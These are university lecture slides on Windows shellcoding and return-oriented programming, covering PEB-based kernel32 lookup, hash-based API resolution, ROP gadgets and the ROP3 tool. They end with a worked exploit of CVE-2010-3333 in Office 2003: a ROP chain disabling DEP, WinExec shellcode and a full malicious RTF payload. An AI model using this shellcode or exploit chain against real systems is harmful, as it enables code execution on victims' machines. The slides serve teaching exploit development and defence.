

# Exploiting Software Vulnerabilities

## Advanced Exploitation Techniques

### WINDOWS SHELLCODING AND ROP

© All wrongs reversed – under CC-BY-NC-SA 4.0 license



**Universidad**  
Zaragoza

Dept. of Computer Science and Systems Engineering  
University of Zaragoza, Spain

Course 2023/2024

**Master's Degree in Informatics Engineering**

UNIVERSITY OF ZARAGOZA

*Room A.02, Ada Byron building*



# Outline

- 1 Windows Shellcoding
- 2 Return-Oriented-Programming
  - Motivation
  - ROP attacks
  - The virtual language ROPLANG
  - ROP3: example of use
- 3 Common Problems

# Outline

- 1** Windows Shellcoding
- 2 Return-Oriented-Programming
- 3 Common Problems


# Windows shellcoding

## Windows NT

- First release in 1991, as Windows NT 3.1
- Inspired by VMS (Virtual Memory System), an OS from DEC
- There were still major differences, such as kernel threads
- Good API for programmers: <http://www.winprog.org/tutorial/>

# Windows shellcoding

## Windows Architecture



v3

© Microsoft Corporation 2006

Credits: <http://resources.infosecinstitute.com/windows-architecture-and-userkernel-mode/>

iversidad  
agoza

# Windows shellcoding

## Windows architecture layers

### ■ **NTOS** (kernel-mode services)

- Run-time Library, scheduling, executive services, object manager, I/O services, memory, processes

### ■ **HAL** (hardware adaptation layer)

- Insulates NTOS and drivers from hardware dependencies
- Provides facilities, such as device access, timers, interrupt servicing, clocks, spinlocks

### ■ **Drivers**

- Kernel extensions (primarily for device access)

# Windows shellcoding

## Windows architecture layers

### ■ Process management

- Process/thread creation
- Schedules thread execution on each processor

### ■ Security reference monitor

- Access checks, token management

### ■ Memory manager

- Pagefaults, virtual address, physical frame, and pagefile management Services for sharing, copy-on-write, mapped files, GC support, large apps

### ■ Lightweight Procedure Call (LPC)

- Native transport for RPC and user-mode system services

### ■ I/O manager (plug-and-play, power)

- Maps user requests into IRP requests, configures/manages
- I/O devices, implements services for drivers

### ■ Cache manager

- Provides file-based caching for buffer file system I/O
- Built over the memory manager

# Windows shellcoding

## Differences with GNU/Linux

- **There are no syscalls!**

- This means we need to use Windows APIs to get our expected functionality
- They are abstracted into the Dynamic Link Libraries (DLLs)
- Every new service pack and release changes the kernel interface
- Windows uses a relocatable file format that gets loaded at runtime to provide shared library functionality
  - **PE (Portable Executable) format**
  - Import and Export Address Tables: to indicate both which files and what functions inside those files the PE needs
  - Section `.reloc` to relocate a DLL in memory (if necessary)



# Windows shellcoding

## Win32 API of interest

- `VirtualProtect()`
  - Changes permissions of a page
- `WSASocket()`
  - WINSOCKS
  - Similar to psockets
  - You need to use WINSOCKS related functions (in particular, call `WSAStartup()` before using other socket APIs!)
- `WinExec()`
  - Launches a program on execution

# Windows shellcoding

```
xor eax, eax
push eax
push 0x20646D63
mov eax, esp          BF 2E F2E677      MOV EDI, kernel32.WinExec
push 5                FFD7              CALL EDI
push eax
mov edi, kernel32.WinExec
call edi
```

- **The Win32 shellcode above presents a major problem**
  - You need the address of WinExec WinAPI
- **Where is is this WinAPI?**
  - Remember that ASLR defense randomizes space addresses on reboot
- **Can we get any WinAPI address, regardless of its current mapping?**

## Steps

- 1 **Retrieve the base memory address of kernel32**
- 2 **Look for the following WinAPIs:**
  - LoadLibraryA
  - GetProcAddress

# Windows shellcoding

## Retrieving the base memory address of kernel32

- **Any Windows program loads (at least) in its memory address space:**

- ntdll
- kernel32

- **Recall the Windows process structure:**

- Each process stores its loaded libraries in **three double-linked list**

- **Load order**
- **Memory location order**
- **Initialization order**

```
struct _LDR_MODULE
{
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;
    PVOID BaseAddress;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    ULONG Flags;
    USHORT LoadCount;
    USHORT TlsIndex;
    LIST_ENTRY HashTableEntry;
    ULONG TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```

```
typedef struct _PEB_LDR_DATA
{
    0x00    ULONG           Length;
    0x04    BOOLEAN        Initialized;
    0x08    PVOID          SsHandle;
    0x0c    LIST_ENTRY     InLoadOrderModuleList;
    0x14    LIST_ENTRY     InMemoryOrderModuleList;
    0x1c    LIST_ENTRY     InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

# Windows shellcoding

## Retrieving the base memory address of kernel32

### ■ Initialization order list

- ntdll is always the first, kernel32 is the second

### ■ In the other order lists, the first position is occupied by the process module

- ntdll appears the second and kernel32 the third

FindK32BaseAdd:

```
33C0      XOR EAX,EAX                ; clear eax
64:8B40 30  MOV EAX,DWORD PTR FS:[EAX+30] ; access PEB
8B40 0C    MOV EAX,DWORD PTR DS:[EAX+C]  ; access PEB_LDR_DATA
8B40 0C    MOV EAX,DWORD PTR DS:[EAX+C]  ; access flink,inLoadOrder list
8B00      MOV EAX,DWORD PTR DS:[EAX]    ; next list element
8B00      MOV EAX,DWORD PTR DS:[EAX]    ; next list element
8B68 18    MOV EBP,DWORD PTR DS:[EAX+18] ; get base address
```

After this code runs, the **ebp** register contains the memory address of kernel32.dll

# Windows shellcoding

## Retrieving the base memory address of WinAPIs in kernel32

### Methods

- Each function is in a certain position in the Export Address Table (EAT) of kernel32
  - Not very portable, depends on the specific version of kernel32
- EAT can be iterated, checking each exported function by name
  - There may be problems here when using string values to look for the function
  - Use hashing functions, such as ROT32. *Magic constants*

```
uint32_t rotr32 (uint32_t value, unsigned int count) {
    const unsigned int mask = (CHAR_BIT*sizeof(value)-1);
    count &= mask;
    return (value>>count) | (value<<((-count) & mask));
}

int computeROR(char *s)
{
    int value = 0;
    for(int i = 0; i < strlen(s); i++)
        value = s[i] + rotr32(value, 7);

    return value;
}
```

GetProcAddress → BBAFDF85

# Windows shellcoding

```
EB 48                JMP FindK32BaseAdd
Resolve:
<ResolveImportsByHashes (not given)>
FindK32BaseAdd:
<FindK32BaseAdd>    ; leaves base address of kernel32 in EBP
Init:
8D6424 80           LEA ESP,DWORD PTR SS:[ESP-80]           ; allocate local variables space
8BF8                MOV EDI,ESP
83C7 04            ADD EDI,4
C707 85DFAFBB      MOV DWORD PTR DS:[EDI],BBAFDF85        ; GetProcAddress
C747 04 327491     MOV DWORD PTR DS:[EDI+4],0C917432      ; LoadLibraryA
C747 08 B2F2E2     MOV DWORD PTR DS:[EDI+8],F4E2F2B2      ; GetModuleHandleA
33C9                XOR ECX,ECX
8D49 03            LEA ECX,DWORD PTR DS:[ECX+03]          ; ECX as counter
                                           ; must be set to no. functions to resolve
ResolveInLoop:
E8 7CFFFFFF        CALL Resolve
E2 F9              LOOPD ResolveInLoop
```

# Outline

## 1 Windows Shellcoding

## 2 Return-Oriented-Programming

- Motivation
- ROP attacks
- The virtual language ROPLANG
- ROP3: example of use

## 3 Common Problems

# Motivation

```
1 #include <stdio.h>
2
3 void echo(){
4     char buf[16];
5     printf("What is your name?: ");
6     scanf("%s", buf);
7
8     printf("Hello, %s!", buf);
9 }
10
11 int main(){
12     echo();
13     return 0;
14 }
```

## Problems

- `scanf` is insecure: there are no limits!




# Motivation

## Problems

```
1 #include <stdio.h>
2
3 void echo(){
4     char buf[16];
5     printf("What is your name?: ");
6     scanf("%s", buf);
7
8     printf("Hello, %s!", buf);
9 }
10
11 int main(){
12     echo();
13     return 0;
14 }
```

- `scanf` is insecure: there are no limits!




- If the user gives a large enough input, **the return address will be overwritten**

# Motivation

## Problems

```
1 #include <stdio.h>
2
3 void echo(){
4     char buf[16];
5     printf("What is your name?: ");
6     scanf("%s", buf);
7
8     printf("Hello, %s!", buf);
9 }
10
11 int main(){
12     echo();
13     return 0;
14 }
```

- `scanf` is insecure: there are no limits!



- If the user gives a large enough input, **the return address will be overwritten**

# Motivation

## Software defenses

### ■ Stack cookies

- Insert a value on the stack in the prologue, checked at the end of the function (epilogue)
- When the values do not match, stop the execution of the program with error

# Motivation

## Software defenses

### ■ Stack cookies

- Insert a value on the stack in the prologue, checked at the end of the function (epilogue)
- When the values do not match, stop the execution of the program with error

### ■ Non-executable stack

- **Evolution:** pages with  $W\oplus X$  permissions
- Error when trying to execute code on a page without proper permissions

# Motivation

## Software defenses

### ■ Stack cookies

- Insert a value on the stack in the prologue, checked at the end of the function (epilogue)
- When the values do not match, stop the execution of the program with error

### ■ Non-executable stack

- **Evolution:** pages with  $W\oplus X$  permissions
- Error when trying to execute code on a page without proper permissions

*Can arbitrary code be executed without inserting code?*

# ROP attacks

## ■ ret2libc, ret2text, ret2code **attacks, and variants**

- Code-reuse attacks: control-flow redirects to binary code already present
- The code already exists in the process' address space, located on +X pages

# ROP attacks

## ■ ret2libc, ret2text, ret2code **attacks, and variants**

- Code-reuse attacks: control-flow redirects to binary code already present
- The code already exists in the process' address space, located on +X pages

## ■ Evolution: ROP ATTACKS (*Return-Oriented-Programming*)

- Originally introduced for x86 architectures in 2007
- They are feasible on most modern architectures (e.g., x64, RISC, SPARC, RISC-V)
- **Definitions:**
  - **ROP gadgets:** (relatively short) code snippets already present in the victim's memory address space and ending in an assembly instruction that changes the control flow
  - **ROP chain:** a chain of ROP gadgets

**Further reading:** H. Shacham, *The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86)*,

CCS'07, 552–561, ACM

# ROP attacks

## But, why?

- **Variable instruction length** (sufficient condition, but not necessary)

- Change the interpretation of an instruction, depending on where you start reading!

```
b8 89 41 08 c3      mov eax, 0xc3084189
```

```
89 41 08            mov [ecx+8], eax  
c3                  ret
```



# ROP attacks

## But, why?

### ■ Variable instruction length (sufficient condition, but not necessary)

- Change the interpretation of an instruction, depending on where you start reading!

b8 89 41 08 c3	mov eax, 0xc3084189	esp →	...	
			0x7c37638d	→ pop ecx; ret
			0xBADCOFFE	
			0x7c341591	→ pop edx; ret
			0xBAADF00D	
89 41 08	mov [ecx+8], eax		0x7c367042	→ xor eax, eax; ret
c3	ret		0x7c34779f	→ add eax, ecx; ret
			0x7c347f97	→ mov ebx, eax; ret
			...	

- This example sequence on the right is doing the following::



- 1** Put the value 0xBADCOFFE in the ecx register
- 2** Put the value 0xBAADF00D in the edx register
- 3** Leave the eax register at the value of 0
- 4** Add eax with ecx, leaving the result in eax
- 5** Copy the value of eax to the ebx register

# ROP attacks



## ROP is Turing-complete

- Any arbitrary calculation can be performed
- In other words, it allows us to simulate a (classical) Turing machine



# ROP attacks

## Church-Turing thesis

- *Any real world computation can be translated into an equivalent computation that involves a Turing machine*
  - Assuming this thesis holds, we can build a Turing machine that performs equivalent computations to the operations performed by a ROP chain

# ROP attacks

## Church-Turing thesis

- *Any real world computation can be translated into an equivalent computation that involves a Turing machine*
  - Assuming this thesis holds, we can build a Turing machine that performs equivalent computations to the operations performed by a ROP chain

***How much power does an attacker actually have using ROP?***

# ROP attacks

## Church-Turing thesis

- *Any real world computation can be translated into an equivalent computation that involves a Turing machine*
  - Assuming this thesis holds, we can build a Turing machine that performs equivalent computations to the operations performed by a ROP chain

***How much power does an attacker actually have using ROP?***

- 1 In real programs, what is the prevalence of ROP gadgets for any operation?**
- 2 Is it possible, in real programs, to do anything with ROP?  
Can an attacker really build any algorithm with ROP?**

# The virtual language ROPLANG

## Virtual operations

- Simulated using gadgets ROPs
- Intel assembler-like notation (we use Intel syntax, although AT&T syntax is more precise)

# The virtual language ROPLANG

## Virtual operations

- Simulated using gadgets ROPs
- Intel assembler-like notation (we use Intel syntax, although AT&T syntax is more precise)

### Categories of operations

- **Arithmetic:** addition (add), subtraction (sub), and negation (neg)
- **Assignment:** to give values to variables (they will be CPU logical registers)
- **Dereference:** to read/write a memory address (ld, st)
- **Logic:** xor, and, or, and not
  - By Morgan's Laws, they can be simplified to the set of {and, or} and {xor, not, neg}
- **Branchings:** conditionals and unconditionals
  - Conditional jumps require some tricks to work

# The virtual language ROPLANG

## Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	<code>add dst, src</code>
	<code>clc</code>
	<code>adc dst, src</code>
	<code>inc dst</code>
sub(dst, src)	<code>sub dst, src</code>
	<code>clc</code>
	<code>sbb dst, src</code>
	<code>dec dst</code>
neg(dst)	<code>xor REG1, REG1</code>
	<code>sub REG1, dst</code>
	<code>mov(dst, REG1)</code>
	<code>neg dst</code>

The `ret` instruction (at the end of every ROP gadget) has been deliberately omitted



# The virtual language ROPLANG

## Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	add dst, src
	clc
	adc dst, src
sub(dst, src)	inc dst
	sub dst, src
	clc
neg(dst)	sbb dst, src
	dec dst
	xor REG1, REG1
	sub REG1, dst
	mov(dst, REG1)
	neg dst

## Assignment operations

Operación	ROP gadgets/Operations
mov(dst, src)	mov dst, src
	xchg dst, src
	xor dst, dst
	add dst, src
	xor dst, dst
lc(dst, value)	not dst
	and dst, src
	clc
	cmovnc dst, src
	stc
	cmovc dst, src
	push src
	pop dst
	pop dst; value is set in the stack
	popad; value is set in the stack appropriately

The **ret** instruction (at the end of every ROP gadget) has been deliberately omitted

# The virtual language ROPLANG

## Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	<code>add dst, src</code>
	<code>clc</code>
	<code>adc dst, src</code>
sub(dst, src)	<code>inc dst</code>
	<code>sub dst, src</code>
	<code>clc</code>
	<code>sbb dst, src</code>
neg(dst)	<code>dec dst</code>
	<code>xor REG1, REG1</code>
	<code>sub REG1, dst</code>
	<code>mov(dst, REG1)</code>
	<code>neg dst</code>

## Assignment operations

Operación	ROP gadgets/Operations
mov(dst, src)	<code>mov dst, src</code>
	<code>xchg dst, src</code>
	<code>xor dst, dst</code>
	<code>add dst, src</code>
	<code>xor dst, dst</code>
ld(dst, value)	<code>not dst</code>
	<code>and dst, src</code>
	<code>clc</code>
	<code>cmovnc dst, src</code>
	<code>stc</code>
	<code>cmovc dst, src</code>
st(dst, src)	<code>push src</code>
	<code>pop dst</code>
	<code>pop dst; value is set in the stack</code>
	<code>popad; value is set in the stack appropriately</code>

## Dereference operations

Operación	ROP gadgets
ld(dst, src)	<code>mov dst, [src]</code>
st(dst, src)	<code>mov [dst], src</code>

The `ret` instruction (at the end of every ROP gadget) has been deliberately omitted

# The virtual language ROPLANG

## Arithmetical operations

Operación	ROP gadgets/Operations
add(dst, src)	add dst, src
	clc
	adc dst, src
sub(dst, src)	inc dst
	sub dst, src
	clc
neg(dst)	sbb dst, src
	dec dst
	xor REG1, REG1
	sub REG1, dst
	mov(dst, REG1)
	neg dst

## Logical operations

Operación	ROP gadgets/Operations
xor(dst, src)	xor dst, src
and(dst, src)	and dst, src
or(dst, src)	or dst, src
not(dst)	not dst
	xor dst, 0xFFFFFFFF

## Assignment operations

Operación	ROP gadgets/Operations
mov(dst, src)	mov dst, src
	xchg dst, src
	xor dst, dst
lc(dst, value)	add dst, src
	xor dst, dst
	not dst
lc(dst, value)	and dst, src
	clc
	cmovnc dst, src
lc(dst, value)	stc
	cmovc dst, src
	push src
lc(dst, value)	pop dst
	pop dst; value is set in the stack
	popad; value is set in the stack appropriately

## Dereference operations

Operación	ROP gadgets
ld(dst, src)	mov dst, [src]
st(dst, src)	mov [dst], src

The **ret** instruction (at the end of every ROP gadget) has been deliberately omitted

# The virtual language ROPLANG

## Comparison operations

Operation	Operations
eqc(dst, src)	sub(dst, src) neg(dst)
ltc(dst, src)	sub(dst, src)

## Conditional branching

Operation	ROP gadgets/Operations
	lc(REG1, 0) Comparison operation cop(dst, src) adc dst <sub>CF</sub> , REG1
gcf(dst <sub>CF</sub> , cop(dst, src))	lc(REG1, 0) Comparison operation cop(dst, src) sbb dst <sub>CF</sub> , REG1 neg(dst <sub>CF</sub> )
	lc(dst <sub>CF</sub> , 0) Comparison operation cop(dst, src) rcl dst <sub>CF</sub> , 1
lsd(dst <sub>CF</sub> , δ)	lc(REG1, δ) neg(dst <sub>CF</sub> ) and(dst <sub>CF</sub> , REG1)
spa(src)	add(REG_SP, src)
sps(src)	sub(REG_SP, src)

## Unconditional branching

Operation	ROP gadgets/Operations
jmp(dst, δ)	lc(dst, δ) spa(dst)

The **ret** instruction (at the end of every ROP gadget) has been deliberately omitted

# The virtual language ROPLANG

## Some remarks

- **Non-exhaustive list of ROP gadgets**
- **Some operations are virtual operations, while others are ROP gadgets**
  - Our language supports mixing types of operations
- **Assumption**: *no harmful side effects occur between sequences of virtual operations*

## ROPLANG is Turing-complete

- **Simulation of a classical Turing machine with ROPLANG in:**
  - D. Uroz & R. J. Rodríguez, *Evaluation of the Executional Power in Windows using Return Oriented Programming*. Proceedings of the 15th IEEE Workshop on Offensive Technologies (WOOT), IEEE, 2021, 361-372. DOI: 10.1109/SPW53761.2021.00056

# The virtual language ROPLANG

## The ROP3 tool

### ROP3

- **Developed in Python, use Capstone** to disassemble the input files
- **Supports all virtual operations of ROPLANG**
- **Defining operations using YAML syntax**
  - Allows you to define custom operations (such as a single or multiple YAML files)
  - Specific CPU logical registers or masks
  - Arbitrary values
- **ROP gadget search is similar to Galileo algorithm**
  - Original Shacham algorithm (original definition of ROP)

# The virtual language ROPLANG

## The ROP3 tool – YAML file examples

```
# Add values
```

```
add:
```

```
  # add dst, src
```

```
  -
```

- mnemonic: add
- op1: dst
- op2: src

```
# clc
```

```
# adc dst, src
```

```
-
```

- mnemonic: clc
- mnemonic: adc
- op1: dst
- op2: src

```
# NOT value
```

```
not:
```

```
  # not dst
```

```
  -
```

- mnemonic: not
- op1: dst

```
# xor dst, src (src = 0xFFFFFFFF)
```

```
-
```

- mnemonic: xor
- op1: dst
- op2:
- reg: src
- value: 0xFFFFFFFF

# The virtual language ROPLANG

## The ROP3 tool – ROP chain construction

- **It is specified by ROPLANG operations**
- **Search algorithm:**
  - 1 Find all those gadgets that fulfill each ROPLANG operation
  - 2 Build a tree structure, according to the order of operations defined in the chain
  - 3 Dependencies between operations are resolved **traversing the tree recursively (in depth-first order with backtracking)**
- **Side effects:** prunes the conflicting tree branch



# The virtual language ROPLANG


## The ROP3 tool – ROP chain construction

- **It is specified by ROPLANG operations**

- **Search algorithm:**

- 1 Find all those gadgets that fulfill each ROPLANG operation
- 2 Build a tree structure, according to the order of operations defined in the chain
- 3 Dependencies between operations are resolved **traversing the tree recursively (in depth-first order with backtracking)**

- **Side effects:** prunes the conflicting tree branch



# The virtual language ROPLANG

## The ROP3 tool

- **Released under the GNU/GPLv3 license**
- **Accepts many parameters:**
  - Maximum byte size of ROP gadgets
  - Gadget final instructions (`ret`, `jmp`, `retf`)
  - ...
- It is also a Python3 library

<https://github.com/reverseame/rop3>

# ROP3: example of use

## Steps

- 1 Study vulnerability and exploitation conditions
- 2 Design the ROP chain, through virtual operations of `ROPLANG`
- 3 Build the chain automatically with ROP3
- 4 Create the appropriate payload

## ROP3: example of use

*Let's see with a real example: CVE-2010-3333*

- **Microsoft Office vulnerability** (affected to Office in multiple platforms)
- **Advisory in September 2010**
- Patch released in MS10-087 (published on Nov 09, 2010)

# ROP3: example of use

*Let's see with a real example: CVE-2010-3333*

- **Microsoft Office vulnerability** (affected to Office in multiple platforms)
- **Advisory in September 2010**
- Patch released in MS10-087 (published on Nov 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Via **spear phishing**, with a RTF file attached exploiting CVE-2010-333
  - An RTF file begins with `{rtf1}` and contains unformatted text, control words, symbols, etc., enclosed in braces

```
{\rtf1{  
....  
{\shp{\sp{\sn pFragments}}{\sv value}}}  
}  
}
```

# ROP3: example of use

Let's see with a real example: CVE-2010-3333

- **Microsoft Office vulnerability** (affected to Office in multiple platforms)
- **Advisory in September 2010**
- Patch released in MS10-087 (published on Nov 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Via **spear phishing**, with a RTF file attached exploiting CVE-2010-333
  - An RTF file begins with `{rtf1}` and contains unformatted text, control words, symbols, etc., enclosed in braces

```
{\rtf1{  
....  
{\shp{\sp{\sn pFragments}}{\sv value}}}  
}  
}
```



# ROP3: example of use

## CVE-2010-3333


- **Stack-based BOF, in the function in charge of interpreting the RTF file**
- DLL of interest : MS0.DLL 11.0.5606
  - MD5 251C11444F614DE5FA47ECF7275E7BF1
  - Microsoft Office 2003 suite

```
0x30f4cc5d push ebp
0x30f4cc5e mov ebp, esp
0x30f4cc60 sub esp, 0x14
(...)
0x30f4cc93 call dword [eax + 0x1c] ; calls to MS0.30e9eb62
0x30f4cc96 mov eax, dword [ebp + 0x14]
0x30f4cc99 push dword [ebp + 0x18]
0x30f4cc9c mov edx, dword [ebp - 0x10]
0x30f4cc9f neg eax
0x30f4cca1 sbb eax, eax
0x30f4cca3 lea ecx, [ebp - 8]
0x30f4cca6 and eax, ecx
0x30f4cca8 push eax
0x30f4cca9 push dword [ebp + 8]
0x30f4ccac call 0x30f4cb1d
0x30f4ccb1 test al, al
0x30f4ccb3 je 0x30f4cd51
(...)
0x30f4cd51 pop esi
0x30f4cd52 pop ebx
0x30f4cd53 pop edi
0x30f4cd54 leave
0x30f4cd55 ret 0x14
```

```
0x30e9eb62 push edi
0x30e9eb63 mov edi, dword [esp + 0xc]
0x30e9eb67 test edi, edi
0x30e9eb69 je 0x30e9eb92
0x30e9eb6b mov eax, dword [esp + 8]
0x30e9eb6f mov ecx, dword [eax + 8]
0x30e9eb72 and ecx, 0xffff
0x30e9eb78 push esi
0x30e9eb79 mov esi, ecx
0x30e9eb7b imul esi, dword [esp + 0x14]
0x30e9eb80 add esi, dword [eax + 0x10]
0x30e9eb83 mov eax, ecx
0x30e9eb85 shr ecx, 2
0x30e9eb88 rep movsd es:[edi], dword ptr [esi]
0x30e9eb8a mov ecx, eax
0x30e9eb8c and ecx, 3
0x30e9eb8f rep movsb es:[edi], byte ptr [esi]
0x30e9eb91 pop esi
0x30e9eb92 pop edi
0x30e9eb93 ret 0xc
```

# ROP3: example of use

## CVE-2010-3333



## SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

### Syntax

C++

```
BOOL WINAPI SetProcessDEPPolicy(  
    _In_ DWORD dwFlags  
);
```

- **You have to call with a 0 to disable the W $\oplus$ X protection** 😊
- Let's assume that the address of this function is known to us




# ROP3: example of use

## CVE-2010-3333

INSTRUCTION SET REFERENCE, N-Z

### PUSHA/PUSHAD—Push All General-Purpose Registers

Opcode	Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
60	PUSHA	A	Invalid	Valid	Push AX, CX, DX, BX, original SP, BP, SI, and DI.
60	PUSHAD	A	Invalid	Valid	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI.



# ROP3: example of use

## CVE-2010-3333

```
nop()  
lc(edi)  
lc(esi)  
lc(ebx)  
lc(ebp)  
pushad()
```

# ROP3: example of use

## CVE-2010-3333

```
nop()  
lc(edi)  
lc(esi)  
lc(ebx)  
lc(ebp)  
pushad()
```

- MSO.DLL file as input (does not support ASLR 😊)
- ROP3 parameter -depth 2

SEH mode	Base	Limit	Module version	ASLR enable	NX enable	Module Name
SafeSEH ON	0x77390000	0x773d5000	6.1.7600.16388	On	On	C:\Windows\System32\Wldap32.dll
SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\Microsoft Shared\OFFICE11\RICHED20.DLL
SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRAM FILES\COMMON-1\MICROS~1\SMARTT~1\FNAME.DLL
SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\Microsoft Shared\OFFICE11\MSO.DLL
SafeSEH OFF	0x30000000	0x30ba0000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
SafeSEH OFF	0x3f400000	0x400b0000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\ndisgraph.dll
SafeSEH OFF	0x2fa00000	0x2fae0000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\ndu1.dll
SafeSEH OFF	0x2f000000	0x2f7d0000	11.0.5315	Off	Off	C:\PROGRAM FILES\COMMON-1\MICROS~1\SMARTT~1\INTLNAME.DLL

# ROP3: example of use

## CVE-2010-3333

```
    nop()
    ...
    0x30c92448: ret
    lc(edi)
    ...
    0x30cae25c: pop edi ; ret
    lc(esi)
    ...
    0x30ca32fd: pop esi ; ret
    lc(ebx)
    ...
    0x30ca3654: pop ebx ; ret
    lc(ebp)
    ...
    0x30ca32d1: pop ebp ; ret
    pushad()
    ...
    0x30ce03b5: pushal ; ret
```

SEH node	Base	Limit	Module version	ASLR enable	HX enable	Module Name
SafeSEH ON	0x77390000	0x773d5000	6.1.7600.16381	On	On	C:\Windows\System32\Wldap32.dll
SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\Microsoft Shared\OFFICE11\RICHED20.DLL
SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRAM FILES\COMMON FILES\MICROSOFT\SMARTTAG\FNAME.DLL
SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\Microsoft Shared\OFFICE11\MSO.DLL
SafeSEH OFF	0x30000000	0x30ba0000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
SafeSEH OFF	0x3f40000	0x400b000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\ndiagrph.dll
SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\ndiui.dll
SafeSEH OFF	0x2f00000	0x2f27000	11.0.5315	Off	Off	C:\PROGRAM FILES\COMMON FILES\MICROSOFT\SMARTTAG\INTLNAME.DLL

# ROP3: example of use

## CVE-2010-3333

```
33C0      xor eax, eax
50        push eax
6863616C63 push 'calc'
8BC4      mov eax, esp
6A05      push 5
50        push eax
BFFDE53377 mov edi, kernel32.WinExec
FFD7      call edi

{\rtf1{\shp{\sp{\sn pFragments}{\sv 1;4;010
002000000141414141414141414141414141414141414141414141414141414141
4141414824c9300000000000000000000000000000000000000000000000000000
000000000000}
5ce2ca30
4824c930
fd32ca30
4824c930
5436ca30
00000000
d132ca30
2f602e77
b503ce30
33c0506863616c638bc46a0550bffde53377ffd7}}}}
```

```
C:\Users\Usuario\Desktop>resolveAPI.exe kernel32 SetProcessDEPPolicy
[+] kernel32.SetProcessDEPPolicy resolves to 0x772e602f (base address 0x772b0000)
>
C:\Users\Usuario\Desktop>_
```

# ROP3: example of use

## CVE-2010-3333

